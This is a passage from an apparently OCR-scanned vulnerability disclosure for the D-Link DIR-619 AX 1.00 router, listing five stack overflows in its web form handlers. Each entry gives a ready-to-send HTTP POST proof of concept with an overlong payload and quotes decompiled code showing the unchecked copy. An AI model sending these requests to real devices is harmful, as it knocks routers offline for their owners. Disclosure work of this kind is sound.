
Vulnerability analysis:

Similar to the first one.

6.formdumpeasysetup Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formdumpeasysetup. This vulnerability allows attackers to cause a Denial of Service (DoS) via the ***config.save_network_enabled*** parameter.


PoC:




```
POST /goform/formdumpeasysetup HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

config.save_network_enabled=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

Similar to the first one.



```
v3 = (const char *)websGetVar(a1, (int)"curTime", (int)&dword_4A4324);
v4 = websGetVar(a1, (int)"config.save_network_enabled", (int)&dword_4A4324)
if ( strcmp(v4, "true") )
  goto LABEL_107;
sprintf(v77, "/tmp/%s", "My_D-Link_Network_Setting.txt");
printf("txt = %s\n", v77);
v5 = open(v77, 770);
```




```
sprintf(last_url, "/Basic/Wizard_Easy_complete.asp?t=%s", v3);
sprintf(v91, "/Basic/Wizard_Easy_Connect.asp?t=%s", v4);
return websRedirect(a1, v91);
```

7.formLanguageChange Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formLanguageChange. This vulnerability allows attackers to cause a Denial of Service (DoS) via the ***nextPage*** parameter.


PoC:




```
POST /goform/formLanguageChange HTTP/1.1
Host: 192.168.0.1
Content-Length: 428
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646187615476&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

nextPage=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

Similar to the first one.



```
    v13 = 4;
  apmib_set(297, &v13);
  v3 = (_BYTE *)websGetVar(a1, (int)"nextPage", (int)&dword_4A0E64);
  if ( *v3 )
  {
    v4 = strchr(v3, 35);
    if ( v4 )
    {
      v5 = v4 - (_DWORD)v3;
      strncpy(v11, v3, v4 - (_DWORD)v3);
      v11[v5] = 0;
```




```
    else
    {
      v6 = websGetVar(a1, (int)"currTime", (int)&dword_4A0E64);
      sprintf(v11, "%s?t=%s", v3, v6);
    }
}
else
{
```

8.formWlanSetup Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formWlanSetup. This vulnerability allows attackers to cause a Denial of Service (DoS) via the **webpage** parameter.


PoC:




```
POST /goform/formWlanSetup HTTP/1.1
Host: 192.168.0.1
Content-Length: 427
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646187992681&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

webpage=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

Similar to the first one.



```
v3 = websGetVar(a1, (int)"webpage", (int)&dword_4A2C18);
strcpy(last_url, v3);
v4 = (_BYTE *)websGetVar(a1, (int)"settingsChanged", (int)&dword_4A2C18);
if ( *v4 )
  v2 = atoi(v4);
```




```
    strcpy(&ok_msg, "Setting saved
  websRedirect(a1, last_url);
  return websRedirect(a1, v17);
}
```

9.formWlanWizardSetup Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formWlanWizardSetup. This vulnerability allows attackers to cause a Denial of Service (DoS) via the **webpage** parameter.


PoC:



```
POST /goform/formWlanWizardSetup HTTP/1.1
Host: 192.168.0.1
Content-Length: 435
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646189000095&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

webpage=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

The data gets from front-end is processed in the ***formWlanWizardSetup*** function, the ***websGetVar*** function gets the data passed in from the front end, and the ***strcpy*** is used later to directly store the data in the stack buffer. so it will overwrite the normal data in the stack, and that will cause crash.




```
LABEL_134:
  run_init_script("bridge");
  v70 = websGetVar(a1, (int)"webpage", (int)&dword_4A2C18);
  strcpy(last_url, v70);
  sprintf(v71, "%s?%u", "/apply_setting.asp", 25);
  return websRedirect(a1, v71);
}
```

10.formAdvanceSetup Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formAdvanceSetup. This vulnerability allows attackers to cause a Denial of Service (DoS) via the **webpage** parameter.


PoC:




```
POST /goform/formAdvanceSetup HTTP/1.1
Host: 192.168.0.1
Content-Length: 272
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646190115225&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

webpage=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
